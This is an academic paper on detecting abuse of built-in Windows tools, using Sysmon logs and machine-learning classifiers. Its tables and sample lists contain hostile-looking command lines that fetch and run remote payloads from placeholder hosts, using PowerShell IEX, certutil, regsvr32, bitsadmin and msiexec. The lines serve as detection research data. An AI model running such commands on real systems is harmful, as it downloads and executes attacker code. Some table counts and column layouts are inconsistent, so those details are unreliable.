

Methods For Identifying Living-Off-The-Land Attacks Using Sysmon Telemetry Analysis And Machine Learning Models*

Piotr KALISZUK

Military University of Technology, Faculty of Computer Science and Telecommunications,
Warsaw, Poland

Correspondence should be addressed to: Piotr KALISZUK, kaliszuk_piotr@wp.pl

*Presented at the 47th IBIMA International Conference, 29-30 June 2026, Madrid, Spain

Abstract

Modern advanced cyber attacks increasingly use native operating system tools to hide their presence and bypass security mechanisms. One popular technique is living-off-the-land binaries (LOLBins), which make classic signature-based detection difficult. This article presents a proprietary methodology for identifying LOLBin abuse in Windows environments, based on telemetry collected by Sysmon and machine learning models. The research was conducted in a controlled virtual machine environment, where attack scenarios were carried out using PowerShell commands and selected LOLBins, while generating a realistic user activity profile. The recorded logs were processed, labeled, and analyzed for features, and then used in the training process of classification models such as Random Forest and XGBoost. The results indicate that incorporating the context of natural user behavior significantly reduces the number of false alarms and increases the effectiveness of detection for unknown attack variants. The article discusses the process of creating a test environment, the data processing procedure, the selection of input features, and the results of comparing different algorithms. The limitations of the presented solution and future research directions are also indicated, including the extension of scenarios to other system platforms and integration with SIEM-type tools.

Keywords: Machine learning, Cybersecurity, Artificial intelligence, Cyber attacks, Malware.

Introduction

In recent years, there has been a significant increase in the number of security incidents (Cyberbezpieczeństwo AI, 2023) in which perpetrators abuse native operating system components to carry out offensive activities. This method, commonly referred to as living-off-the-land, involves using built-in programs, libraries, and system scripts in ways that go beyond their original design purpose. From the point of view of security teams, this poses a serious challenge, as executable files classified as LOLBins are an integral part of every Windows installation and, in everyday use, perform fully justified functions related to system operation and administration. The problem is that the same binary file that is used to configure the environment in a legitimate context can, in other circumstances, be used as part of a kill chain, data exfiltration, or privilege escalation (Trizna et al., 2024).

The combined use of LOLBins and PowerShell, an advanced and versatile scripting environment, is becoming particularly popular. From the perspective of attackers, both of these elements are characterized by a high level of trust from the operating system, which often results in them being treated as safe and harmless by security mechanisms. As a result, this enables complex operations such as downloading malware, executing code,

or communicating with command and control (C2) servers without generating immediate alerts from antivirus programs. Therefore, effective detection of such threats requires moving away from simple monitoring of the presence of these tools in favor of analyzing their behavior in a specific operational context (CISA et al., 2024).

The following paper describes a method in which a controlled test environment was created and a simulation of the user's daily work was implemented, alternating with the deliberate launch of selected attack scenarios using LOLBins. The result of these operations is a dataset that accurately reflects the actual conditions encountered in operational practice, while also containing precisely marked cases of malicious activity. The resulting dataset was then used to train and evaluate the effectiveness of various machine learning models, which aim not only to improve threat detection, but also to minimize the number of false alarms.

Analysis of the results obtained indicates that incorporating user behavior context into the detection process significantly improves threat detection effectiveness. This approach not only allows for more precise identification of malicious activities, but also significantly reduces the number of false alarms, which often burden security teams with additional work. Such improvements have the potential to directly translate into increased efficiency of modern Endpoint Detection and Response (EDR) systems, which increasingly base their mechanisms on behavior analysis and user operational context.

Literature Review

Living-Off-the-Land Binaries – definition and classification.

The Living-Off-the-Land concept refers to the use of native, legally available executable files and system scripts that are standard in operating systems, mainly Windows, to carry out cyber attacks. LOLBins allow operations typically reserved for malware, such as downloading and executing code, modifying system configurations, or communicating with command and control servers, to be carried out without the need to introduce additional executable files, which makes them significantly more difficult to detect (CISA et al., 2024).

An example of abuse is the use of certutil.exe, a tool designed to manage certificates. In typical scenarios, it is used to export and import keys and to verify certificates. However, cybercriminals can use it for a completely different purpose. The most well-known example is downloading malicious files from the Internet and saving them to the victim's disk, which avoids the use of their own downloaders and significantly reduces the risk of detection. However, this is not the only technique. Certutil is also sometimes used to encode and decode data (e.g., in base64), which allows the content of malicious software to be hidden. In addition, the tool can be used to hide files from security mechanisms or to remain in the system by storing malicious code in encoded form and reproducing it when needed. As a result, a tool created for legitimate administrative purposes becomes a versatile element in the arsenal of cybercriminals (Ongun et al., 2021).

At this point, it is worth highlighting the LOLBAS (Living Off the Land Binaries and Scripts) project (LOLBAS, 2026), created by a specialized team of researchers from Sophos, a British provider of IT security services and solutions. It is a comprehensive database that catalogs and classifies known LOLBins according to their function and potential use in attacks. The database groups tools such as powershell.exe, certutil.exe, rundll32.exe, and many others that can be used to bypass security measures, escalate privileges, or execute code covertly. Categorizing these attacks allows researchers and security specialists to better understand how they can be exploited and to design more effective detection mechanisms.

Use of PowerShell tool in cyber attacks.

PowerShell, an advanced and versatile scripting environment available by default in Windows systems, has gained particular significance as a tool used in advanced cyber attacks. Its capabilities for remote code execution, interaction with the file system, registry, and network make it an attractive instrument in the attacker's arsenal (Graeber, 2018).

Within the MITRE ATT&CK database, technique T1059.001 (MITRE ATT&CK, 2026) describes the use of PowerShell as a command and script interpreter, which is one of the most commonly observed methods of conducting malicious activity on Windows systems. Incident analyses have shown that PowerShell is often

combined with other LOLBins to execute complex attack chains that enable payload delivery, lateral movement within the network, and data exfiltration.

Sysmon as a tool for collecting system logs.

Sysmon (System Monitor), developed by Microsoft as part of the Sysinternals suite of tools, is an advanced monitoring tool that runs at the Windows operating system level and enables detailed logging of system events. Unlike the standard Windows event log, Sysmon provides highly accurate and context-rich information about processes, network connections, file system changes, and other activities that may indicate suspicious or malicious activity (Mavroeidis and Jøsang, 2018).

With its ability to monitor key events such as the launch of new processes (Event ID 1), the creation of network connections (Event ID 3), file modifications, and driver loading (Event ID 11), Sysmon is a valuable tool for IT security teams in detecting and analyzing cyber incidents. The data recorded by Sysmon enables the creation of detailed attack paths and event correlation, which significantly increases the effectiveness of threat detection systems.

In addition, Sysmon is often integrated with SIEM (Security Information and Event Management) systems, which allows for the automation of threat detection and response processes. Its configurability allows the level of data collected to be tailored to the individual needs of the organization, while minimizing the load on the system and the amount of logs generated (Feng et al., 2025).

The use of machine learning and UEBA in cybersecurity.

In recent years, there has been considerable interest in the use of machine learning (ML) in the field of cybersecurity, particularly in the behavioral analysis of users and systems, known as User and Entity Behavior Analytics (UEBA). ML models, such as Random Forest, and especially sequential models (e.g., LSTM), allow for the detection of anomalies in telemetry data, even when threats have not been previously identified or have been deliberately masked (Feng et al., 2025).

Research shows that taking into account the context of user activity and the relationships between processes significantly increases detection effectiveness, which is particularly important in cases where activity is concealed through the use of LOLBins (Feng et al., 2025). Despite these successes, the literature highlights the challenges associated with the limited availability of high-quality, realistic datasets, as well as the problem of unbalanced classes and the risk of model overfitting (Sarhan and Altwaijry, 2022).

Despite extensive research into threat detection techniques and numerous studies devoted to machine learning in cybersecurity, there is a gap in the availability of realistic, well-labeled datasets that combine normal user activity with covert operations using LOLBins. Most publicly available datasets contain only synthetic data, isolated attack examples, or data from production systems without precise labeling and simulation of the natural user environment (Kumar et al., 2023). This gap is addressed by the following work, which proposes a methodology for creating a controlled test environment that enables the generation of authentic telemetry data containing realistic user activity and hidden incidents involving LOLBins.

Research Methodology

The experimental environment was prepared in a controlled manner and separated from the real physical infrastructure in order to ensure complete security during the execution of attack scenarios. All tests were performed on locally running virtual machines, which allowed for both easy reproduction of the experiment conditions and complete isolation from external networks. Due to the fact that all elements of the environment were run using only our own local resources, the research sample does not fully reflect the real corporate environment. It constitutes a proof of concept, aimed at verifying the possibility of using the proposed method to identify LOLBin abuse in Windows systems.

Configuring a virtual machine with Windows.

The research was conducted in a virtual environment built on Oracle VM VirtualBox software. A stable, publicly available version of the tool (7.1.6) was used, enabling guest systems to run in an isolated environment and providing full control over hardware and network configuration.

The latest version of Windows 10 Pro (64-bit) 22H2 available at the time of the research was installed as the guest operating system, which allowed for the recreation of conditions similar to those found in modern corporate environments. The system installation included all security updates available on the day the experiments began.

The virtual machine parameters have been selected to ensure a balance between performance and the ability to generate realistic user activity and attack scenarios:

- Processor: 4 cores (allocated from the host computer in symmetric mode)
- RAM: 8 GB
- Virtual disk: 50 GB (dynamically allocated, VDI format)

In order to carry out attack scenarios using native system tools, it was necessary to enable PowerShell scripts to run in the test environment. By default, Windows has a restrictive script execution policy that blocks untrusted code from running. As part of the research configuration, a change was made to the settings using the command: ***Set-ExecutionPolicy RemoteSigned -Scope LocalMachine.***

This command sets the script execution policy to RemoteSigned, which allows locally created scripts to be executed without having to be signed with a certificate, while maintaining the signature requirement for scripts downloaded from external sources. Implementing this change required administrator privileges, as modifying the script execution policy at the system level is not possible for accounts with limited rights.

In order to record detailed system telemetry, the latest version of Sysmon (v15.15) available at the time of the study, provided by Microsoft as part of the Sysinternals package, was installed on the virtual machine. After installation, correct operation was verified using the command: ***Sysmon -c.***

Preparing a Powershell script that mimics user activity along with malicious use of LoTL.

A PowerShell script imitating user activity enabled the automation of various activities on the computer, such as running programs typical for the user, invoking relatively safe commands, or working on files. Malicious use of LoLBins techniques was embedded between normal activity with a fairly high frequency for an attack simulation, in order to collect as large a research sample as possible.

The script begins with a configuration section that specifies the path to the output file (\$OutputCsv = "C:\logs\sysmon_labeled.csv") and the delay between successive command executions (\$SleepSeconds = 2). These values allow for systematic logging of activities in Sysmon logs while maintaining a controlled rhythm of command execution, which more closely approximates realistic activity in the system.

Next, two lists of commands were defined: LOLBAS and ordinary system commands. The \$lolbasCommands list contains examples of commands typically used by cybercriminals for malicious activities, such as downloading files from the Internet, running JavaScript or PowerShell code, manipulating the registry or task scheduler. These commands use native Windows tools, which is characteristic of the techniques described in more detail in the LoLBas Project (LOLBAS, 2026). The \$benignCommands list contains typical user and administrator commands, such as launching Notepad, Calculator, browsing directories, checking processes, or basic network commands.

Examples of "safe" commands typical for the user:

- "notepad.exe",
- "calc.exe",
- "tasklist",
- "explorer.exe",

- "whoami",
- "ping localhost",
- "ipconfig",
- "systeminfo",
- "dir C:\".

Examples of malicious commands:

- "certutil.exe -urlcache -split -f http://example.com/test.txt C:\Users\Public\test.txt",
- "msxsl.exe file.xml script.js",
- "csc.exe /out:payload.exe payload.cs"
- "esentutl /y malware.bin /d output.dat",
- "rundll32.exe javascript:'''\\.\mshtml,RunHTMLApplication'''";document.write('LOLBAS')".

Further down in the script, commands from the \$lolbasCommands and \$benignCommands lists are run alternately. Each command is run in the background using Start-Process with the option to hide the window (-WindowStyle Hidden) and a short delay (Start-Sleep -Seconds \$SleepSeconds). This approach allows for the imitation of realistic user behavior, performing normal system operations interspersed with malicious activity, which reflects test scenarios in threat detection research.

After executing all commands, the script retrieves Sysmon logs related to process launches (Event ID=1) using Get-WinEvent. Finally, the script creates a dataset (\$logList) and exports it to a CSV file using Export-Csv. The final file contains classification labels (IsThreat), which allows for further use in training machine learning models for fraud detection. If the command line was consistent with LoTL assumptions, the IsThreat variable is set to 1 (threat indication). Otherwise, it remains 0 (safe). Sample collected results from the simulation are shown in the table below.

Table 1: Results of the simulation performed using the Sysmon tool.

Time Created	OS Version	Command Line	Image	Is Threat
"5/14/2025 6:52:14 PM"	"7.8.19041.1 (WinBuild.160101.0800)"	notepad.exe	"NOTEPAD.EXE"	[0]
"5/14/2025 6:52:12 PM"	"10.0.19041.3636 (WinBuild.160101.0800)"	whoami	"whoami.exe"	[0]
"5/14/2025 6:52:12 PM"	10.0.19041.3636 (WinBuild.160101.0800)"	mshta.exe	"javascript:alert('LOL');"	[1]
"5/14/2025 6:52:10 PM"	"10.0.19041.3636 (WinBuild.160101.0800)"	certutil.exe	-urlcache -split -f http://example.com/test.txt C:\Users\Public\test.txt	[1]
"5/14/2025 6:52:10 PM"	"10.0.19041.3636 (WinBuild.160101.0800)"	rundll32.exe	javascript:'''\\.\mshtml,RunHTMLApplication'''";document.write('LOLBAS')	[1]
"5/14/2025 6:52:08 PM"	"10.0.19041.3636 (WinBuild.160101.0800)"	cmd.exe	/c regsvr32 /s /n /u /i: http://example.com/file.sct scrobj.dll	[1]

The total size of the collection was 3,360 records, due to the implemented logging duration of the sysmon tool. During this time, 3,301 records marked as safe and 59 records classified as malicious were recorded. The percentage ratio is 98.2% to 1.8%. The resulting CSV file was saved on the host machine and further processed.

Machine learning models in threat detection.

Machine learning models play a key role in the fraud detection process, allowing for the automatic distinction between normal and potentially malicious activities. The choice of the appropriate classification algorithm is determined by the characteristics of the data, accuracy requirements, and resistance to overfitting. The rest of this

chapter will discuss selected classification algorithms, including Random Forest and XGBoost (Dhaliwal et al., 2018). These algorithms will be trained on a previously collected dataset, after which their performance will be evaluated in terms of their ability to correctly classify new samples previously unknown to the model.

The selection of models was guided by current trends and technological advances in solutions. These advances are gradually increasing along with the implemented models. It should be noted that as the sophistication increases, the cost of calculations related to local model training increases proportionally. As the article is intended to highlight the potential of the solution rather than a complementary tool, there was no need for a lengthy process of retraining the model with the collected data.

The selected problem involved the implementation of a binary classification solution. Since the dataset was quite unusual, it was decided to use TF-IDF (Term Frequency – Inverse Document Frequency), a method that allows text to be mapped in the form of feature vectors. This process involves tokenizing commands, i.e., dividing them into smaller units such as words, arguments, or file names. Each token is then assigned a weight reflecting its importance. Frequent and uncharacteristic terms, such as “exe” receive low values, while rare but important elements, such as “regsvr32”, “-decode” or “http://malicious.com,” receive a higher weight. The end result of this process is the representation of each command as a rare numerical vector with a large number of dimensions (up to several thousand features), which can be used directly as input (Grootendorst, 2022).

The first model used is Random Forest, a classifier based on a set of decision trees, which enables effective modeling of the relationship between the occurrence of specific tokens in commands and their potential harmfulness. Individual trees in the forest learn decision rules that reflect characteristic patterns, e.g., the presence of the fragment “http://” indicates a high probability of malicious activity, while the occurrence of commands typical for system diagnostics, such as “ping” or “tree” suggests normal behavior, while the sequence “powershell.exe -ep bypass” is a strong indicator of an attack.

The final classification decision is made based on a majority vote of all trees in the model, which increases resistance to errors of individual classifiers. The main advantages of Random Forest in this application include the ability to work effectively with a large number of features (e.g., tens of thousands of tokens after TF-IDF transformation), minimal need for hyperparameter tuning, and high resistance to overfitting thanks to random sampling and feature selection mechanisms. An additional advantage is its interpretability and stability when working with unbalanced data sets (Palimkar et al., 2021).

After the data had been loaded, it had to be prepared in such a way that it could be used in the supervised learning process. The standard practice in this type of task is to divide the entire set into a part containing system logs (X) and a part representing class labels (Y). These labels are commonly used in machine learning: X includes all input variables, in this case vectors representing system commands after transforming them using the TF-IDF method, while Y is responsible for the output variable, i.e., the class label determining whether a given command is malicious or belongs to normal system commands. This separation of data then allows the model training process to be carried out, in which the algorithm learns to map between the feature space X and the labels (Albahra et al., 2023).

Figure 1 shows the implementation of a classification model based on a combination of the TF-IDF method and the Random Forest algorithm, implemented in the form of a pipeline. The pipeline automates the entire process – from text data vectorization, through model training, to its evaluation and saving. In the first stage, text data is converted into numerical form using TF-IDF transformation, limited to the thousand most relevant features, which allows for dimensionality reduction and elimination of redundant tokens. Next, a Random Forest classifier was applied, configured with 100 decision trees and a fixed random seed to ensure repeatability of results. The data was divided into a training and test set in an 80:20 ratio, which is standard practice in machine learning. The model was trained on the training data and then evaluated.

```

1 pipeline = Pipeline([
2     ('tfidf', TfidfVectorizer(max_features=1000)),
3     ('clf', RandomForestClassifier(n_estimators=100, random_state=42))
4 ])
5
6 X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
7
8 pipeline.fit(X_train, y_train)
9
10 y_pred = pipeline.predict(X_test)
11 print(classification_report(y_test, y_pred))
12
13 joblib.dump(pipeline, 'lolbins_model.pkl')

```

Fig 1. Excerpt from the implementation of the TF-IDF and Random Forest methods.

The classification ability of the trained model was evaluated based on new data that had not been seen by the algorithm before. This data will also serve as a reference for further consideration when testing the rest of the models. A total of 22 cases were tested, 11 malicious and 11 “normal,” i.e., ordinary calls that could potentially be initiated by a user. The model's results are presented in Table 2.

Table 2: Random Forest model results table.

Tested values	Prediction
mshta.exe vbscript:Execute("msgbox ""Hacked""")	[NORMAL]
rundll32.exe dfshim.dll,ShOpenVerbShortcut	[NORMAL]
powershell.exe -ep bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/evil.ps1')"	[THREAT]
certutil -decode payload.txt payload.exe	[NORMAL]
wmic os get name, version	[NORMAL]
regsvr32.exe /i:http://attacker.com/file.sct scrobj.dll	[THREAT]
msiexec.exe /i http://malicious.com/bad.msi	[THREAT]
bitsadmin /transfer job http://evil.com/payload.exe C:\payload.exe	[THREAT]
installutil.exe /logfile= /LogToConsole=true /U http://attacker.com/bad.dll	[THREAT]
forfiles /p C:\m *.exe /c calc.exe	[NORMAL]
cscript.exe //E:vbscript //B evilscript.vbs	[NORMAL]
notepad.exe C:\Users\admin\notes.txt	[NORMAL]
explorer.exe C:\Windows	[NORMAL]
cmd.exe /c dir C:\Program Files	[NORMAL]
tasklist	[NORMAL]
calc.exe	[NORMAL]
powershell.exe -c "Get-Process"	[NORMAL]

Analysis of the results obtained indicates that the model did not show any difficulties in classifying commands characteristic of standard user interactions with the operating system. However, it performed significantly worse in the case of commands containing LoLBins techniques, which constitute a real attack vector in production environments. Out of the 11 cases tested, only 5 were classified correctly, while 6 were classified incorrectly. This means that the effectiveness of the classifier is insufficient at this stage, and attempts to further tune the algorithm have not led to a noticeable improvement in detection quality.

In the context of security systems, a threat detection rate of around 50% should be considered highly inadequate, as it generates too high a risk of numerous system vulnerabilities and allows too much room for maneuver for advanced actors. In view of the above, a decision was made to continue research by applying alternative learning methods and optimizing the classification process. The final results of the first research method are illustrated in the error matrix shown in Figure 2.




Fig 2. Result matrix of the Random Forest model classification.

The second model tested is XGBoost, which is a more advanced method compared to the model used previously. While Random Forest is based on parallel training of multiple decision trees and decision-making based on majority voting, XGBoost uses sequential tree training, in which each subsequent tree minimizes the errors of the previous ones. This allows for the detection of more complex relationships between tokens in the analyzed commands, including often misclassified signals of potentially malicious activity that could be overlooked by a parallel classifier. The model also introduces regularization and sample weighting mechanisms, which increase resistance to overfitting and improve effectiveness with unbalanced data sets. Thanks to these properties, XGBoost is characterized by high classification accuracy and greater flexibility in identifying complex patterns characteristic of malicious commands (Zhang et al., 2022).

The model implementation scheme is similar to the previous case. After the data was successfully loaded, it was divided into sets X and Y and vectorized using the TfidfVectorizer technique – a tool built into the Sklearn library. Additionally, in order to balance the influence of classes, the weights of individual classes are calculated using the compute_class_weight function. The weights are converted to a dictionary, and the scale_pos_weight value is set as the ratio of the positive class weight to the negative class weight, which is particularly important in the case of unbalanced data sets. A snippet of the code is visualized in the figure below. It shows all the parameters adjusted to the collected training set. Initialized and trained XGBoost classifier with the following parameters: 200 decision trees (n_estimators), maximum tree depth 6 (max_depth), learning rate 0.08 (learning_rate), row subsampling at 0.9 (subsample), and column subsampling at 0.8 (colsample_bytree). The scale_pos_weight parameter takes into account the difference in class sizes, and eval_metric='logloss' specifies the loss function used during the learning process.

```

1 vectorizer = TfidfVectorizer(
2     max_features=3000,
3     ngram_range=(1,3),
4     sublinear_tf=True,
5     strip_accents='unicode')
6 X_train_vec = vectorizer.fit_transform(X_train)
7 X_test_vec = vectorizer.transform(X_test)
8 #wagi klas dla zbalansowania
9 classes = np.unique(y_train)
10 class_weights = compute_class_weight(class_weight='balanced', classes=classes, y=y_train)
11 class_weight_dict = {k: v for k, v in zip(classes, class_weights)}
12 scale_pos_weight = class_weight_dict[1] / class_weight_dict[0] if 0 in class_weight_dict and 1 in class_weight_dict else 1.0
13 # Trening modelu XGBoost
14 xgb_model = xgb.XGBClassifier(
15     n_estimators=200,
16     max_depth=6,
17     learning_rate=0.08,
18     subsample=0.9,
19     colsample_bytree=0.8,
20     random_state=42,
21     scale_pos_weight=scale_pos_weight,
22     use_label_encoder=False,
23     eval_metric='logloss'
24 )
25 xgb_model.fit(X_train_vec, y_train, verbose=True)

```

Fig 3. Excerpt from the implementation of the XGBoost method.

After a significantly longer learning process than the previously tested model, it was possible to achieve much better effectiveness in distinguishing between classes. Classification quality measures indicate very high precision and accuracy for the dominant class: for class 0, the precision is 0.9960. For the minority class 1, precision reaches 1.0000, recall 0.7778, and F1-score 0.8750, reflecting a small number of false negatives. The macro average (macro avg) and weighted average (weighted avg) confirm the high overall effectiveness of the model, with the macro average F1-score being 0.9365 and the weighted average F1-score reaching 0.9958. To assess the model's generalization ability, an additional dataset containing new records not previously observed by the algorithm was used, which was identical to the dataset on which the previous model was evaluated.

An analysis of the effectiveness of the system command classification model showed a relatively high ability to distinguish between malicious and safe commands, albeit with some classification errors. According to the error matrix, the model correctly classified 10 out of 11 LOLBAS commands and 8 out of 11 safe commands, resulting in an overall accuracy of approximately 82%. Classification errors included one LOLBAS command classified as safe and three benign commands classified as malicious. This indicates that the model is more prone to false positives for safe commands. Visualization of the error matrix in the form of a heatmap highlights the predominance of correct classifications on the diagonal, but the presence of a few errors signals the need for further model optimization. These results suggest that the model can support the detection of potentially dangerous system operations, although it needs refinement to reduce the number of false positives.




Fig 4. Result matrix of the XGBoost model classification.

Summary and conclusions

The research confirms that telemetry recorded by Sysmon, when properly processed and enriched, can be a valuable source of data for detecting LOLBins-type exploits in Windows environments. At the same time, the results of the experiments showed significant differences in effectiveness between the classification methods used.

The Random Forest model proved to be highly effective in recognizing standard user interactions with the system. However, its ability to identify commands containing LOLBins techniques proved insufficient, only 5 out of 11 malicious cases were correctly classified. Despite attempts to further tune the hyperparameters, no significant improvement in detection quality was achieved, indicating the limited capabilities of this model in the context of more complex and unusual attack patterns. It should be emphasized that the training set was only a small test sample, and the actual production solution would involve the acquisition of a much larger amount of training data, which could significantly improve the result obtained.

The use of the XGBoost model resulted in significantly higher detection effectiveness. Thanks to sequential tree learning, regularization mechanisms, and the ability to capture subtle relationships between command tokens, this model was much more effective at distinguishing between malicious and safe commands. XGBoost correctly classified 10 out of 11 LOLBAS attacks and 8 out of 11 benign commands, achieving a total accuracy of approximately 82%. At the same time, a greater susceptibility to false positives was observed for safe commands, suggesting the need for further optimization to improve precision and reduce the number of false detections. A high number of false positives can lead to an undesirable load on monitoring systems and an increase in the workload of SOC personnel, which is contrary to the assumptions of the presented method.

An important factor that could have affected the obtained results is the class balance of the training dataset. Due to the limited size and non-representative nature of the data, the models may not have fully captured rare LOLBins attack patterns. Applying class balancing techniques, such as oversampling malicious samples, could likely have significantly improved detection effectiveness, particularly the recall of malicious commands, while helping to better control the false positive rate.

In summary, this article demonstrates the potential of using machine learning methods to detect LoTL attacks. However, the results obtained highlight the need for further research, including expanding training sets, enriching telemetry with additional contexts, and applying more advanced modeling techniques. The XGBoost model has proven to be a promising direction that could form the basis for more accurate threat detection systems in production environments. Further research should consider the use of modern models capable of analyzing sequences and contextual relationships, including text-processing neural networks such as LSTM, GRU, and Transformers.

References

- Albahra, S., et al. (2023), 'Artificial intelligence and machine learning overview in pathology & laboratory medicine: A general review of data preprocessing and basic supervised concepts,' *Seminars in Diagnostic Pathology*, 40 (2).
- Cyberbezpieczeństwo AI. (2023), AI w cyberbezpieczeństwie, NASK. [Online], [Retrieved May 9, 2026], Available: <https://cyberpolicy.nask.pl/wp-content/uploads/2023/09/Cyberbezpieczenstwo-AI-AI-w-cyberbezpieczenstwie.pdf>
- Dhaliwal, S. S., Abdullah-Al Nahid and Abbas, R. (2018), 'Effective Intrusion Detection System Using XGBoost,' *Information*, 9 (7), 149.
- Feng, W., Cao, Y., Chen, Y., Wang, Y., Hu, N., Jia, Y. and Gu, Z. (2025), 'Multi-Granularity User Anomalous Behavior Detection,' *Applied Sciences*, 15 (1), 128.
- Graeber, M. (2018), *Subverting Trust in Windows*, Specter Ops, Inc. [Online], [Retrieved May 9, 2026], Available: https://specterops.io/wp-content/uploads/sites/3/2022/06/SpecterOps_Subverting_Trust_in_Windows.pdf
- Grootendorst, M. (2022), 'BERTopic: Neural topic modeling with a class-based TF-IDF procedure,' *arXiv preprint arXiv:2203.05794*.
- Kumar, S., Gupta, U., Singh, A. K. and Singh, A. K. (2023), 'Artificial Intelligence: Revolutionizing Cyber Security in the Digital Era,' *Journal of Computers, Mechanical and Management*, 2 (3), 31–42.
- Living Off The Land Binaries, Scripts and Libraries (LOLBAS). [Online], [Retrieved May 9, 2026], Available: <https://lolbas-project.github.io/>
- Mavroeidis, V. and Jøsang, A. (2018), 'Data-driven threat hunting using sysmon,' *Proceedings of the 2nd International Conference on Cryptography, Security and Privacy*.
- MITRE ATT&CK. (2026), *Command and Scripting Interpreter: PowerShell*, T1059.001. [Online], [Retrieved May 9, 2026], Available: <https://attack.mitre.org/techniques/T1059/001/>
- Ongun, T., Stokes, J., Or, J., Tian, K., Tajaddodianfar, F., Neil, J., Seifert, C., Oprea, A. and Platt, J. (2021), 'Living-Off-The-Land Command Detection Using Active Learning,' *Proceedings of the ACM Conference*, 442–455.
- Palimkar, P., Shaw, R. N. and Ghosh, A. (2021), 'Machine learning technique to prognosis diabetes disease: Random forest classifier approach,' *Advanced Computing and Intelligent Technologies: Proceedings of ICACIT 2021*, Springer, Singapore, 219–244.
- Sarhan, B. B. and Altwaijry, N. (2022), 'Insider Threat Detection Using Machine Learning Approach,' *Applied Sciences*.
- Trizna, D., Demetrio, L., Biggio, B. and Roli, F. (2024), 'Robust Synthetic Data-Driven Detection of Living-Off-the-Land Reverse Shells,' *arXiv preprint*. Available: <https://doi.org/10.48550/arXiv.2208.12836>
- U.S. Cybersecurity and Infrastructure Security Agency (CISA), National Security Agency (NSA), Federal Bureau of Investigation (FBI), U.S. Department of Energy (DOE), et al. (2024), *Joint guidance: Identifying and mitigating living off the land techniques*. [Online], [Retrieved May 9, 2026], Available: <https://www.cisa.gov/sites/default/files/2025-03/Joint-Guidance-Identifying-and-Mitigating-LOTL508.pdf>
- Zhang, P., Jia, Y. and Shang, Y. (2022), 'Research and application of XGBoost in imbalanced data,' *International Journal of Distributed Sensor Networks*, 18 (6).